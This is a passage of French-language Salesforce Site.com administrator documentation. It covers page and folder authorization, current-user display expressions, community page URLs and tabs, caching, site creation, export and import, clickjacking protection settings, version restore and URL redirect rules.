  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Définition d'une autorisation personnalisée

Lorsque vous sélectionnez Autorisation personnalisée, vous pouvez contrôler l'accès à votre site avec une grande flexibilité. Vous pouvez contrôler qui a accès aux ressources principales, notamment les dossiers et les pages, mais également définir l'accès au niveau des ressources individuelles.

L'utilisation de l'autorisation personnalisée au niveau des dossiers est très pratique pour définir un grand nombre de ressources privées, sans avoir à les définir individuellement. Supposons que vous proposez périodiquement des offres commerciales pour vos utilisateurs payants. Si vous faites glisser toutes les pages commerciales vers un dossier spécial marqué pour l'autorisation, elles héritent instantanément du paramètre du dossier. Les utilisateurs doivent se connecter accéder aux pages. Ensuite, si vous décidez d'autoriser l'accès public à l'une des pages, il suffit de la faire glisser vers un dossier public ou vers la racine de la zone Tout le contenu du site.

1. Ouvrez votre site en modification.
2. Cliquez sur **Configuration du site** > **Autorisation**.
3. Sélectionnez **Personnalisé**.
4. Cliquez sur **Tout le contenu du site**.
5. Créez un dossier pour inclure les pages privées, s'il n'existe pas déjà.
6. Dans le menu Actions du dossier, sélectionnez **Autorisation requise**. Un verrou s'affiche sur le dossier. Il est désormais privé.
7. Faites glisser vers le dossier toutes les pages que vous souhaitez rendre privées. Un verrou s'affiche aussi sur ces pages.

Exemple: Prenons un exemple. Si vous souhaitez garder une page privée quel que soit son emplacement, vous pouvez définir son autorisation via le menu Actions. Après l'avoir définie au niveau de la ressource individuelle, elle reste privée, même si vous la faites glisser vers un dossier qui n'est pas privé. En d'autres termes, une ressource marquée privée reste privée jusqu'à la désactivation de l'option **Autorisation requise** dans le menu Actions.

Dans la page Autorisation, le tableau des autorisations répertorie tous les dossiers et ressources marqués privés, que vous pouvez afficher et supprimer.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer l'autorisation :

- Vous devez être un utilisateur administratif sur le site

CONSULTER ÉGALEMENT :

Présentation des autorisations Site.com
Définition de l'autorisation sur votre site
Retrait de l'autorisation Site.com

## Retrait de l'autorisation Site.com

Vous pouvez retirer l'autorisation à une ressource en la supprimant du tableau des autorisations sous Configuration du site ou en désactivant **Autorisation requise** dans le menu .

1. Ouvrez votre site en modification.
2. Cliquez sur **Configuration du site** > **Autorisation**.
3. Dans le tableau des autorisations, cliquez sur **Supprimer** en regard de l'élément que vous souhaitez retirer. Vous pouvez également accéder à la vue Tout le contenu du site. Sélectionnez la ressource. Dans le menu Actions , désactivez **Autorisation requise**.

Exemple: Si une ressource est explicitement marquée privée en utilisant le menu Actions, vous devez lui retirer l'autorisation via ce menu. Par exemple, si une page marquée privée est déplacée vers un dossier public, elle reste privée. De la même façon, si vous la glissez vers un dossier qui est déjà privé, puis retirez l'autorisation à ce dossier, la page reste privée.

CONSULTER ÉGALEMENT :

- Présentation des autorisations Site.com
- Définition de l'autorisation sur votre site
- Définition d'une autorisation personnalisée

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer l'autorisation :

- Vous devez être un utilisateur administratif sur le site

# Affichage des informations utilisateur des communautés dans Site.com

## Affichage des informations sur l'utilisateur actif d'une Communauté

Les concepteurs de Site.com qui créent des pages authentifiées pour un site de communauté peuvent afficher les informations de l'utilisateur actif en accédant à des expressions d'espace de noms `CurrentUser`.

1. Ouvrez la page dans laquelle vous souhaitez afficher les informations sur l'utilisateur actif de la communauté.
2. Depuis le volet Éléments de page, faites glisser un élément de page **Bloc de contenu** ou **Code personnalisé** vers la page.
3. Saisissez *`{!CurrentUser.`* ainsi que la valeur que vous souhaitez afficher.
   Par exemple, `{!CurrentUser.firstName}`.

   Consultez la liste des expressions expression disponible pour l'affichage des informations sur l'utilisateur actif.
4. Ajoutez le texte supplémentaire de votre choix.
   Par exemple, `Bienvenue {!CurrentUser.firstName} !`.
5. Si vous êtes dans un bloc de contenu, cliquez sur **Enregistrer**. Si vous êtes dans un élément de code personnalisé, cliquez sur **Enregistrer et fermer**.

Remarque: Si un utilisateur non authentifié affiche une page qui contient des expressions `CurrentUser`, les informations sur l'utilisateur actif ne s'affichent pas. Par exemple, si un utilisateur non authentifié affiche une page contenant le code ci-dessus, l'utilisateur voit le message « Bienvenue ! » (sans le nom).

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Expressions disponibles pour l'affichage des informations sur l'utilisateur actif

Utilisez ces expressions d'espace de noms `CurrentUser` pour afficher les informations utilisateur authentifiées dans une page de communauté Site.com.

| Expression CurrentUser | Affichage |
|---|---|
| `{!CurrentUser.name}` | Association du prénom et du nom de famille de l'utilisateur, tels qu'ils sont affichés sur la page de détail de l'utilisateur. |
| `{!CurrentUser.firstName}` | Prénom de l'utilisateur, tel qu'il est affiché dans la page de modification de l'utilisateur. |
| `{!CurrentUser.lastName}` | Nom de l'utilisateur, tel qu'il est affiché dans la page de modification de l'utilisateur. |
| `{!CurrentUser.userName}` | Champ administratif qui définit le nom de connexion de l'utilisateur. |
| `{!CurrentUser.email}` | Adresse e-mail de l'utilisateur. |
| `{!CurrentUser.communityNickname}` | Nom utilisé pour identifier l'utilisateur dans une communauté. |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## Détermination de l'URL d'une page Site.com

Après avoir créé une page Site.com, vous pouvez définir son URL pour :

- Fournir à vos utilisateurs une URL qui leur permet d'accéder directement à une page publique.
- Créez un lien vers à la page à partir d'autres pages, notamment des Sites Force.com et des pages Visualforce.
- Définir la page en tant que page d'accueil de votre communauté en utilisant une URL de redirection dans les Sites Force.com.
- Ajoutez une page privée à un onglet Web dans votre communauté.

1. Pour déterminer l'URL correcte de la page :
   - Dans l'assistant Créer une communauté, cliquez sur **Personnaliser**.
   - Si vous avez quitté l'assistant Créer une communauté, cliquez sur **Personnaliser** > **Communautés** > **Toutes les communautés**, puis sur le bouton **Gérer** en regard du nom de la communauté.
2. Cliquez sur **Administration** > **Paramètres**.
3. Copiez l'URL affichée dans la page puis collez-la dans un éditeur de texte.
4. Pour créer une URL qui pointe vers :
   - La page d'accueil du site Site.com, ajoutez `/s/` à l'URL. Par exemple, `https://mondomaine.force.com/macommunaute/s/`.
   - Une page Site.com spécifique, ajoutez `/s/<nom_page>`, où `<nom_page>` est le nom de la page Site.com. Par exemple, `https://mondomaine.force.com/macommunaute/s/promotion`.

   L'URL est sensible à la casse et le « `s` » doit être saisi en minuscules.

CONSULTER ÉGALEMENT :

Ajout de pages Site.com authentifiées aux onglets de communauté

Redirections d'URL de Sites Force.com

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout de pages Site.com authentifiées aux onglets de communauté

Après avoir créé une page Site.com privée, vous pouvez l'ajouter à un onglet dans votre communauté.

Dans ce cas, vous devez créer un onglet Web qui pointe vers votre page Site.com.

1. Dans le volet Propriétés de votre page, sélectionnez `Afficher l'en-tête Salesforce`.

   La sélection de cette option garantit l'affichage des onglets dans votre communauté.

2. Saisissez le nom vous souhaitez l'afficher sur l'onglet de votre communauté.

   L'onglet Web que vous créez doit porter le même nom.

3. Déterminez l'URL correcte de la page.

   L'URL doit respecter le format `https://mondomaine.force.com/macommunaute/s/<pagename>`, où *`pagename`* correspond au nom de votre page.

4. Dans Configuration, saisissez *`Onglets`* dans la case `Recherche rapide`, puis sélectionnez **Onglets**.

5. Dans Onglets Web, cliquez sur **Nouveau** , puis saisissez le nom de l'onglet tel qu'il s'affiche dans le champ Nom de l'onglet de votre page Propriétés.

6. Dans l'écran Étape 3, collez l' URL que vous avez créée dans la zone de texte URL du lien ou du bouton.

7. Revenez à l'assistant de création d'une communauté, puis ajoutez le nouvel onglet à votre communauté.

Pour prévisualiser la page privée dans votre communauté, vous devez publier votre site Site.com.

**Remarque:** Vous ne pouvez pas publier votre site à partir d'un environnement sandbox.

CONSULTER ÉGALEMENT :

Présentation de Salesforce Communities

Création d'onglets Web

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout de fils d'actualités ou de groupe Chatter à des pages Site.com de communauté

Utilisez le fil d'actualités Chatter pour afficher un fil Chatter dans les pages de votre site ou pour afficher les fils d'un groupe spécifique en utilisant le fil de groupe Chatter.

1. Faites glisser le **Fil d'actualités** ou le **Fil de groupe** depuis la section Widgets du volet Éléments de page vers la page.
   Lorsque vous ajoutez un widget à une page, une copie ou *instance* du widget est créée. Vous ne pouvez pas modifier le contenu d'un widget, mais vous pouvez changer les propriétés.
2. Si vous ajoutez un fil de groupe, saisissez l'ID du groupe dans le volet Propriétés.
   Cet ID détermine quel groupe est affiché sur la page. Vous pouvez inclure plusieurs fils de groupe à une page afin d'afficher les fils de plusieurs groupes.
3. Prévisualisez la page pour tester le fil, ou utilisez le mode En ligne pour observer le rendu du fil sur divers appareils mobiles.

Tenez compte des limitations suivantes lors de l'utilisation d'un fil d'actualités ou de groupe dans vos sites Site.com de communauté :

- Les fils d'actualités et de groupe Chatter s'affichent uniquement lorsque l'utilisateur est connecté à la communauté. Ils ne s'affichent pas pour les utilisateurs invités ou en mode d'aperçu anonyme.
- Les fils d'actualités et de groupe Chatter peuvent ne pas s'afficher correctement sur les pages dont la largeur est inférieure à 700 pixels. Nous recommandons une largeur de page minimale de 700 pixels pour afficher un contenu complet. Nous recommandons également d'utiliser un arrière-plan blanc.
- Les fils d'actualités et de groupe Chatter héritent uniquement de quelques éléments de pages de marque.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour concevoir, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Amélioration des performances avec la mise en cache de page HTML pour les communautés dans Site.com

La mise en cache HTML permet d'améliorer les performances et le rendu des pages du site Site.com de votre communauté en contrôlant la fréquence de rechargement du balisage généré de la page.

Supposons que 100 personnes visitent la page de site en même temps. Sans mise en cache, la page émet 100 demandes distinctes pour le même balisage, ce qui ralentit considérablement les performances. Cependant, avec la mise en cache activée, le balisage de page est demandé et récupéré une seule fois, lors de la première visite de la page. Toutes les demandes de page suivantes au cours d'une période définie sont renvoyées à partir de la mémoire cache. Lorsque la période spécifiée expire, la mémoire cache est actualisée.

Remarque: La durée de mise en cache s'applique uniquement aux pages de communauté accédées par les utilisateurs invités. Lorsqu'un utilisateur se connecte pour accéder à la page, la mise en cache est désactivée.

1. Dans Site.com Studio, ouvrez la page.
2. Dans le champ `Durée du cache (minutes)` de la section Cache de l'onglet Propriétés, spécifiez la durée de mise en cache de la page.

   Par défaut, la durée de mise en cache d'une page est définie sur 30 minutes.

   Pour désactiver la mise en cache, définissez cette valeur sur 0.

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour concevoir, modifier et gérer les pages personnalisées d'une communauté :

- "Créer et configurer des Communautés

  OU

  Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Création et gestion de sites

## Création d'un site Site.com

Pour commencer avec Site.com, créez un site vierge :

1. Sous l'onglet Site.com de l'application Site.com, cliquez sur **Nouveau**. Dans Site.com Studio, vous pouvez également cliquer sur **Créer un site** dans le menu déroulant du site.
2. Cliquez sur **Créer un site Web vide**.
3. Saisissez le nom du site.
4. Cliquez sur **Créer**. Votre nouveau site s'ouvre dans Site.com Studio, où vous pouvez créer des modèles de pages et des pages de sites, et lui ajouter des fonctionnalités.

Remarque: Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Création de modèles de page Site.com

Création de pages Site.com

Modification de pages Site.com en tant que concepteur ou administrateur de site

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou importer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

## Suppression d'un site Site.com

Vous pouvez supprimer n'importe quel site qui n'est pas publié. Si le site est publié, vous devez d'abord annuler sa publication avant de le supprimer. Reportez-vous à Taking a Site Offline (Mettre un site hors ligne) à la page 5543.

1. Sous l'onglet Site.com dans l'application Site.com, sélectionnez le site, puis cliquez sur ▾ > **Supprimer**.
2. Cliquez sur **OK**.

**Remarque:** Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Exportation d'un site Site.com

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Duplication d'un site Site.com

Pour créer une copie d'un site :

1. Sous l'onglet Site.com dans l'application Site.com, sélectionnez le site, puis cliquez sur ▾ > **Dupliquer**. Vous pouvez également, sous l'onglet Présentation dans Site.com Studio, cliquer sur ⚙ ▾ > **Dupliquer ce site**.
2. Saisissez un nom pour le site.
3. Cliquez sur **Créer**.

**Remarque:**

- Si vous créez une copie d'un site qui utilise des services de données, définissez les autorisations d'accès aux données dans le profil utilisateur Invité du nouveau site.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Création d'un site Site.com

Exportation d'un site Site.com

Importation d'un site Site.com

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Exportation d'un site Site.com

Vous pouvez exporter votre site depuis Site.com vers votre disque dur. Le site est exporté sous forme de package avec une extension .site que vous pouvez importer dans une autre organisation Salesforce. La taille maximale d'un fichier importé est de 2 Go.

1. Sous l'onglet Site.com dans l'application Site.com, sélectionnez le site puis cliquez sur > **Exporter**. Vous pouvez également, sous l'onglet Présentation dans Site.com Studio, cliquer sur > **Exporter ce site**.
2. Si le site est :
   - Inférieur à 100 Mo, sélectionnez un emplacement sur votre disque dur pour enregistrer le fichier .site exporté, puis cliquez sur **Enregistrer**.
   - Supérieur à 100 Mo, vous recevez un e-mail une fois le processus d'exportation terminé. Cliquez sur le lien dans l'e-mail pour télécharger le fichier .site exporté.

**Remarque:**

- L'exportation d'un site n'entraîne pas sa suppression de l'organisation actuelle.

CONSULTER ÉGALEMENT :

Création d'un site Site.com

Importation d'un site Site.com

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Importation d'un site Site.com

Vous pouvez importer un site Site.com exporté dans votre organisation. La taille maximale d'un fichier importé est de 2 Go. Lors de l'importation d'un site, vous recevez le rôle d'administrateur dans le site.

1. Sous l'onglet Site.com de l'application Site.com, cliquez sur **Nouveau**. Dans Site.com Studio, vous pouvez également cliquer sur **Créer un site** dans le menu déroulant du site.
2. Sélectionnez **Importer un site ou un modèle**.
3. Saisissez le nom du site.
4. Cliquez sur **Parcourir** pour localiser l'emplacement d'exportation du site sur votre disque dur. Les sites exportés ont une extension .site.
5. Cliquez sur **Créer**.

**Remarque:**

- Si vous importez un site qui utilise des services de données, définissez les autorisations d'accès aux données dans le profil utilisateur Invité du site importé. De plus, il peut être nécessaire de reconfigurer tous les répétiteurs de données, tables de données, fonctions de données ou formulaires.
- Vous ne pouvez pas créer, supprimer ou dupliquer des sites de communauté dans Site.com.

CONSULTER ÉGALEMENT :

Création d'un site Site.com

Exportation d'un site Site.com

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou importer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

## Configuration des propriétés du site

Définissez les propriétés du site, telles qu'une page d'accueil, le nom du site et une page d'erreur, puis créez une l'URL de prévisualisation anonyme pour permettre à d'autres utilisateurs de réviser le site avant sa publication. L'URL est toujours valide (sauf si vous la désactivez) et affiche la dernière tâche en cours. Elle est disponible uniquement pour les personnes auxquelles vous l'envoyez, et n'est pas détectable par les moteurs de recherche.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

1. Sous l'onglet Présentation, cliquez sur **Configuration du site**.
2. Cliquez sur **Modifier**.
3. Dans la vue Configuration du site, vous pouvez :
   - Remplacez le nom du champ `Nom du site` pour renommer le site.
   - Reportez-vous au `Nom du développeur` du site. Ce champ en lecture seule peut différer du `Nom du site`. Le `Nom du développeur` est utilisé par l'API métadonnées.
   - Sélectionnez **Activer l'aperçu anonyme** pour créer une URL et permettre à d'autres utilisateurs de réviser le site avant sa publication (cliquez sur l'option **Afficher l'aperçu anonyme** dans le menu **Activer** pour accéder à l'URL d'aperçu, que vous pouvez copier et envoyer aux utilisateurs chargés de réviser et de tester vos modifications). L'option **Activer l'aperçu anonyme** est également disponible dans le menu **Aperçu** sous l'onglet Présentation.
   - Accéder au profil utilisateur invité du site.
   - Définit le niveau de protection contre le détournement de clics.
   - Sélectionnez la page d'accueil de votre site Web dans la liste déroulante Page d'accueil.
   - *Sites de communauté Site.com uniquement :*
     - Dans la liste déroulante Page de connexion, sélectionnez la page de connexion de votre communauté Site.com.
     - Dans la liste associée Page d'enregistrement, sélectionnez la page que vous avez définie pour les utilisateurs de site de communauté Site.com qui n'ont pas encore de compte.
     - Sélectionnez la page Mot de passe oublié que vous avez configurée pour votre communauté à l'aide de Site.com.
   - Sélectionnez une page d'erreur conviviale dans la liste déroulante Page 404 à afficher lorsqu'une page est introuvable. Nous recommandons de créer une page d'erreur conviviale pour informer les visiteurs du site lorsqu'ils rencontrent un lien rompu.
4. Cliquez sur **Enregistrer**.

**Remarque:**

- La page d'accueil, la page 404, la page de connexion et la page d'auto-inscription que vous spécifiez pour les sites de communauté Site.com dans Configuration du site définissent les pages par défaut du site de communauté Site.com. Ces URL par défaut sont utilisées, sauf si vous spécifiez d'autres URL dans la Gestion de la communauté sous **Administration** > **Pages** et **Administration** > **Connexion et enregistrement**. Les pages d'erreur de communauté sont spécifiées dans Configuration Force.com, sous Pages d'erreur.

- Lorsque votre site de communauté Site.com est inactif, les utilisateurs sont redirigés vers la page Service non disponible définie dans la Gestion de la communauté sous Pages.

CONSULTER ÉGALEMENT :

Création d'un site Site.com

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Activation de la protection contre le détournement de clics

## Activation de la protection contre le détournement de clics

Le détournement de clics est un type d'attaque qui invite un utilisateur à cliquer en toute confiance sur un élément, un bouton ou un lien par exemple. Au lieu d'effectuer l'action attendue par l'utilisateur, le bouton ou le lien exécute des actions malveillantes sur le site, qui entraînent une intrusion dans les données, des e-mails non sollicités, des changements d'identifiants ou d'autres actions spécifiques à un site.

Des iframes masqués, qui chargent des pages de votre site, peuvent être placés de façon malveillante par une page non associée qui invite l'utilisateur à cliquer sur un bouton ou un lien affiché sous l'iframe masqué. Avec la protection contre le détournement de clics, vous pouvez définir si votre navigateur autorise ou non les trames ou iframes dans les pages de votre site. Le niveau de détournement de clics par défaut de Site.com est défini sur Autoriser le tramage par la même origine uniquement.

Vous pouvez définir la protection contre le détournement de clics d'un site sur l'un des niveaux suivants :

- Autoriser le tramage par n'importe quelle page (aucune protection)
- Autoriser le tramage par la même origine uniquement (recommandé)
- Ne pas autoriser le tramage par n'importe quelle page (protection maximale)

Remarque: Les trames de même origine autorisent le tramage de la page du site uniquement par des pages appartenant au même nom de domaine et utilisant le même protocole de sécurité.

1. Sous l'onglet Présentation, cliquez sur **Configuration du site**.
2. Cliquez sur **Modifier**.
3. Sélectionnez le niveau de protection contre le détournement de clics souhaité.

   Remarque: Salesforce Communities inclut deux éléments de protection contre le détournement de clics : un pour le site Force.com Communities, défini dans la page de détail du site Force.com, et un autre pour le site Site.com Communities, défini dans la page de configuration de Site.com. Il est recommandé de définir les deux éléments sur la même valeur.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

Configuration des propriétés du site

Création et modification de Sites Force.com

## Présentation du suivi des versions Site.com

Chaque fois que vous publiez votre site, il est suivi en tant que nouvelle version. Vous pouvez restaurer votre site sur une version précédemment publiée. Lors de la restauration, vous ne pouvez pas sélectionner des composants individuels, vous devez restaurer le site complet.

Lorsque vous utilisez Site.com Studio, vous travaillez toujours sur une version non publiée de votre site. Elle correspond à votre *copie de travail*. Lorsque vous restaurez une version, vous remplacez votre copie de travail, pas votre site en ligne. Vous devez publier la version restaurée pour pouvoir afficher les modifications dans votre site en ligne.

Dans Site.com Studio, les versions de votre site sont répertoriées dans la vue Historique des modifications de l'onglet Présentation. Les éléments d'un site ne sont pas tous rétablis lorsque vous restaurez une version. Certains éléments, tels que les rôles utilisateur, restent inchangés, même lorsque vous restaurez une version antérieure. Dans un site, tout est sous contrôle, à l'exception des éléments suivants :

- Nom du site
- Paramètre d'aperçu anonyme
- Paramètres de profil d'utilisateur invité
- Niveau de protection contre le détournement de clics
- Préfixes de domaine et de chemin
- Paramètres de rôle utilisateur

CONSULTER ÉGALEMENT :

Restauration d'une version précédente du site

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## Restauration d'une version précédente du site

La liste Historique des modifications dans Site.com Studio suit toutes les versions publiées de votre site. Vous pouvez sélectionner n'importe quelle ancienne version publiée et la restaurer. Vous pouvez restaurer uniquement un site complet, pas des parties d'un site.

Lorsque vous utilisez Site.com Studio, vous travaillez toujours sur une version non publiée de votre site. Elle correspond à votre *copie de travail*. Lorsque vous restaurez une version, vous remplacez votre copie de travail, pas votre site en ligne. Vous devez publier la version restaurée pour pouvoir afficher les modifications dans votre site en ligne.

ATTENTION: Vous ne pouvez pas restaurer la copie de travail de votre site après avoir rétabli une version antérieure. Par conséquent, il est recommandé de sauvegarder la copie de travail du site avant la restauration, afin d'éviter de perdre des modifications non publiées.

Pour restaurer une ancienne version publiée d'un site :

1. Sélectionnez l'onglet Présentation.
2. Dans la vue Historique des modifications, sélectionnez la version que vous souhaitez restaurer.
3. Cliquez sur > **Restaurer la version**.
4. Cliquez sur **OK** dans le message de confirmation.

Une fois l'ancienne version de votre site de travail restaurée, vous pouvez continuer à apporter des modifications jusqu'à la publication du site.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Création de redirections d'URL dans Site.com

Si vous déplacez ou réorganisez des pages de votre site, les moteurs de recherche risquent de ne pas retrouver l'emplacement des nouvelles pages. Pour éviter ce problème, configurez des redirections d'URL afin d'informer les utilisateurs et les moteurs de recherche que le contenu du site a été déplacé.

Vous pouvez utiliser des redirections d'URL pour :

- Préserver le classement dans les moteurs de recherche. Par exemple, si vous changez le nom d'une page de « Gadgets » en « Widgets », la création d'une règle de redirection de `/Gadgets` vers `/Widgets` permet de restructurer le site sans affecter le classement de votre page.
- Faciliter la lecture et la mémorisation des URL. Par exemple, les noms de page longs ou numériques, tels que `/widget65AD890004ab9923`, sont difficiles à mémoriser pour les visiteurs d'un site. Vous pouvez leur communiquer une URL courte et conviviale, par exemple `/widget`, puis créer un alias qui est renvoie à la page appropriée lorsque l'utilisateur utilise l'alias de l'URL courte.
- Faciliter la migration à partir d'un autre système vers Site.com si vous utilisez toujours le même domaine. Par exemple, si votre ancien site était exécuté en PHP, vous pouvez créer une règle de redirection à partir d'une ancienne page, telle que `/index.php`, vers une nouvelle page dans Site.com, telle que `/maNouvellePage`.

Pour associer une redirection à une page de site :

1. Sous l'onglet Présentation, cliquez sur **Configuration du site** > **Redirections URL**.
2. Cliquez sur **Créer une redirection**.
3. Spécifiez le `Type de redirection` :

| Option | Description |
|---|---|
| Permanent (301) | Sélectionnez cette option si vous souhaitez mettre à jour l'URL dans le système et les moteurs de recherche des utilisateurs lorsqu'ils visitent la page. Ce type permet de rediriger de façon transparente les utilisateurs vers une nouvelle page. L'utilisation d'une redirection permanente permet à vos URL de conserver leur popularité dans les résultats des moteurs de recherche, d'indexer la nouvelle page et de supprimer l'URL source obsolète dans les index des moteurs de recherche. |
| Temporaire (302) | Sélectionnez cette option si vous souhaitez que les utilisateurs et les moteurs de recherche continuent d'utiliser l'URL d'origine de la page. Les moteurs de recherche interprètent une redirection 302 comme modifiable à tout moment. Par conséquent, ils indexent et renvoient le contenu de la nouvelle page cible, tout en conservant l'URL source dans leurs index. |

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

| Option | Description |
|---|---|
| Alias | Sélectionnez cette option si vous ne souhaitez pas modifier l'URL dans le navigateur de l'utilisateur, mais rediriger vers une autre page. La modification n'est pas transmise aux moteurs de recherche et leurs enregistrements ne sont pas mis à jour.<br>Les redirections d'alias fonctionnent uniquement lorsque vous redirigez entre deux pages Site.com. Vous ne pouvez pas créer un alias vers une adresse externe. |

4. Spécifiez l'emplacement initial de la page dans le champ `Rediriger à partir de`.
   - L'emplacement de la page doit être une URL relative.
   - Elle peut inclure n'importe quel type d'extension valide, tel que `.html` ou `.php`, et contenir des paramètres. L'ordre des paramètres n'a aucune importance.
   - L'URL ne pas doit pas inclure des ancrages, tels que `/siteprefix/page.html`**`#target`**.
   - Vous ne pouvez créer qu'une seule règle de redirection *à partir* d'une URL spécifique. Si vous créez une autre règle avec les mêmes informations Rediriger à partir de, l'ancienne règle est remplacée.
5. Spécifiez l'emplacement de la nouvelle page dans le champ `Rediriger vers`. Elle peut correspondre à une URL relative ou complète, avec un préfixe `http://` ou `https://`. Contrairement aux pages d'origine de la redirection, les pages de destination peuvent contenir des ancrages.
6. Pour activer immédiatement la règle de redirection, assurez-vous que `Actif` est sélectionné. Pour l'activer ultérieurement, désactivez la propriété.
7. Cliquez sur **Enregistrer**.

La section Redirections d'URL affiche toutes les règles de redirection URL créées pour votre site.

- Pour modifier une règle de redirection attribuée, cliquez sur > **Modifier la redirection**.
- Pour supprimer une règle de redirection, cliquez sur > **Supprimer la redirection**.

## Importation de sites Web externes dans Site.com

